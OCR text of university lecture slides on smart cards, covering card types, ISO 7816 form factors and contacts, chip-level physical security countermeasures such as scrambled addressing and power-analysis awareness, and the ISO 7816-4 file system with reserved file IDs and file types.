
- Chip layout
- Passivation layer removal detection
- Charge detection
- Random cell placement
- Scrambled addressing
- Power and timing analysis

1.3 SmartCard File System

- Master, directory and elementary files
- File names
- Internal file structure
- File types

1.4 SmartCard Messages

- Application protocol data units (APDUs)



Glossary:

- **DH** Diffie-Hellman public key cryptosystem
- **RSA** Rivest-Shamir-Adleman public key cryptosystem
- **IV** Initialization Vector, required to initialize symmetric encryption algorithms
- **Nonce** Random number, used in challenge-response protocols
- **MAC** Message Authentication Code, cryptographically secured checksum
- **MIC** Message Integrity Code – synonym for MAC

Literature

HSR
HOCHSCHULE FÜR TECHNIK
RAPPERSWIL

- Wolfgang Rankl & Wolfgang Effing
  Handbuch der Chipkarten
  5. überarbeitete und aktualisierte Auflage 2008
- Inhalt
  - Aufbau
  - Funktionsweise
  - Einsatz von Smart Cards
- Hanser Fachbuchverlag
  ISBN 3-446-40402-3

HSR
HOCHSCHULE FÜR TECHNIK
RAPPERSWIL


1.1 Overview

Smart Card Types

HSR
HOCHSCHULE FÜR TECHNIK
RAPPERSWIL

SIM card

USB token




Crypto card

Java card


Memory card

Smart Card Types

HSR
HOCHSCHULE FÜR TECHNIK
RAPPERSWIL



Physical Form Factors (ISO 7816)




- ID-1 54 x 85.6 mm (ISO 7810 credit card format)
- Visa Mini 40 x 66 mm (Visa/MC credit cards)
- ID-00 33 x 66 mm (mini card, rarely used)
- ID-000 15 x 25 mm (GSM SIM card)
- Mini-UICC 12 x 15 mm (new SIM card)

Contactless and Dual-Interface Cards

HSR
HOCHSCHULE FÜR TECHNIK
RAPPERSWIL

- Proximity Cards (ISO 14443): distance < 10 cm
- Vicinity Cards (ISO 15693): distance = 10 cm … 1 m
- Operating Frequency: f = 13.56 MHz
- Products: MIFARE (Philips, et al.), LEGIC (Kaba), PayPass (EMV)



Electrical Contacts

- **Vcc** (C1): Supply voltage

  ISO 7816-3
  Class A 5V ±10%, 1..5 MHz, 60mA @ 5 MHz
  Class B 3V ±10% ,1..5 MHz, 50mA @ 5 MHz
  Class C 1.8V ±10%, 1..5 MHz, 30mA @ 4 MHz

  EMV (payment cards)
  5 V ±10%, 1..5 MHz, 50mA


  TS 102 221 (GSM/UMTS [U]SIM cards)
  Class A 5V ±10%, 1..5 MHz, 10mA @ 5 MHz (operating state)
  Class B 3V ±10% ,1..5 MHz, 7.5mA @ 5 MHz (operating state)
  Class C 1.8V ±10%, 1..5 MHz, 5mA @ 5 MHz (operating state)
- **RST** (C2): Reset input used to switch the smart card microcontroller on and off.
- **CLK** (C3): Clock input delivers an external clock signal (1..10 MHz) that is used as a system clock for the smart card microcontroller and as a reference for the serial communication channel.
- **GND** (C5): Ground.
- **Vpp** (C6): EEPROM programming voltage. Not used any more since modern cards generate the programming voltage on-chip using a charge pump fed by Vcc. Now used in [U]SIM cards for Near Field Communication (NFC) via the Single Wire Protocol (SWP) .
- **I/O** (C7): Input/Output for serial communication running either the T=0 or T=1 protocol.
- **AUX1** (C4): Auxiliary contact; USB devices: D+
- **AUX2** (C8): Auxiliary contact; USB devices: D-

HSR
HOCHSCHULE FÜR TECHNIK
RAPPERSWIL

1.2 Physical Security

Classical Microprocessor Layout

HSR
HOCHSCHULE FÜR TECHNIK
RAPPERSWIL




Infineon
SLE 66CX160S

Typical Smart Card Chip Components


- **CPU**: 8051 (Infineon, Philips, Atmel), 8 bit architecture
  6805 (Motorola, ST Microelectronics), 8 bit architecture
  H8 (Hitachi), 16 bit architecture
  80251 (Infineon 16 bit architecture
  AE-4 (Renesas) 16 bit architecture
  CALM (Samsung) 16 bit architecture
  ARM 7 or ARM Cortex 32 bit architecture
  AE-5 (Renesas) 32 bit architecture
- **RAM**: 256 – 8192 Bytes (1 RAM cell = 4 EEPROM cells)
- **EEPROM**: 1 – 80 kBytes (1 EEPROM cell = 4 ROM cells)
- **ROM**: 8 – 240 kBytes
- **Flash**: 1 – 8 MBytes (replacement for EEPROM)

Classical Chip Layout – Floor Planning




Passivation Layer Removal Detection

HSR
HOCHSCHULE FÜR TECHNIK
RAPPERSWIL




Giesecke & Devrient

Block Layout – Standard Cells




Smart Card Chip Layout – Random Cell Placement


HSR
HOCHSCHULE FÜR TECHNIK
RAPPERSWIL



Classical Memory Layout – Regular Structures

HSR
HOCHSCHULE FÜR TECHNIK
RAPPERSWIL






Charge detection in RAM cells

- When cooled to -60 C, RAM cells can keep their charge up to several weeks after the power supply has been switched off.
- The content of a RAM cell can be read out using a state-of-the-art electron-beam microscope.
- In order to be able to do this measurement on a secure smart card chip, the passivation and metallization layers covering the the RAM structure must first be physically removed, usually leading to the destruction of the RAM cells.

Source: Rankl and Effing, Handbuch der Chipkarten, 2008


Smart Card Memory – Scrambled Addressing

HSR
HOCHSCHULE FÜR TECHNIK
RAPPERSWIL



Power and Timing Analysis


HSR
HOCHSCHULE FÜR TECHNIK
RAPPERSWIL



Source: Rankl and Effing, "Handbuch der Chipkarten", 2008

Power Analysis of Triple DES Computation

HSR
HOCHSCHULE FÜR TECHNIK
RAPPERSWIL



Without counter-measures it is possible to extract the secret 3DES key!


Source: Giesecke & Devrient, in Rankl and Effing, "Handbuch der Chipkarten", 2008

HSR
HOCHSCHULE FÜR TECHNIK
RAPPERSWIL

1.3 SmartCard File System

Smart Card File System (ISO 7816-4)

HSR
HOCHSCHULE FÜR TECHNIK
RAPPERSWIL




MF Master File (root directory, must always be present)

DF Dedicated File (directory file, can contain directory and data files)

EF Elementary File (data file)

Smart Card File Names (ISO 7816-4)

HSR HOCHSCHULE FÜR TECHNIK RAPPERSWIL



Reserved FIDs

3F00	MF	root directory
0000	EF	PIN and PUK #1
0100	EF	PIN and PUK #2
0001	EF	application keys
0011	EF	management keys
0002	EF	manufacturing info
0003	EF	card ID info
0004	EF	card holder info
0005	EF	chip info
3FFF		file path selection
FFFF		reserved for future use

FID forming rules


- EFs in the same directory cannot have the same FID
- Stacked DFs cannot have the same FID
- EFs in a directory (MF oder DF) cannot have the same FID as the parent directory

Application Identifiers (AIDs)

- An AID consists of a 5 byte Registered Identifier (RID) containing a country code, an application category and a provider identifier plus an optional Proprietary Application Identifier (PIX) with a variable length of 0..11 bytes.
- AIDs must be registered with an appointed national registration authority and are usually kept confidential.

Smart Card Internal File Structure


HSR
HOCHSCHULE FÜR TECHNIK
RAPPERSWIL



- Header: file structure info, access control rights, pointer to data body
  content changes never or seldom, protected from erasure
- Body: data, content might change often, many write operations

Smart Card File Types


HSR
HOCHSCHULE FÜR TECHNIK
RAPPERSWIL



READ BINARY	READ RECORD	SCQL Queries
WRITE BINARY	WRITE RECORD	GET DATA
UPDATE BINARY	UPDATE RECORD	PUT DATA

Smart Card File Type "transparent"


HSR
HOCHSCHULE FÜR TECHNIK
RAPPERSWIL



- Example: read 5 bytes of data starting from an offset of 3 bytes
- Maximum read/write block: 255 bytes (short) / 65'536 bytes (extended)
- Maximum offset: 32'767 bytes
- Minimum file size: 1 byte
- Maximum file size: 98'303 bytes (with offset)

Smart Card File Type "linear fixed"


HSR
HOCHSCHULE FÜR TECHNIK
RAPPERSWIL



- Example: read fixed-length record #3
- Maximum number of records: 254
- Record length: 1 .. 254 Bytes

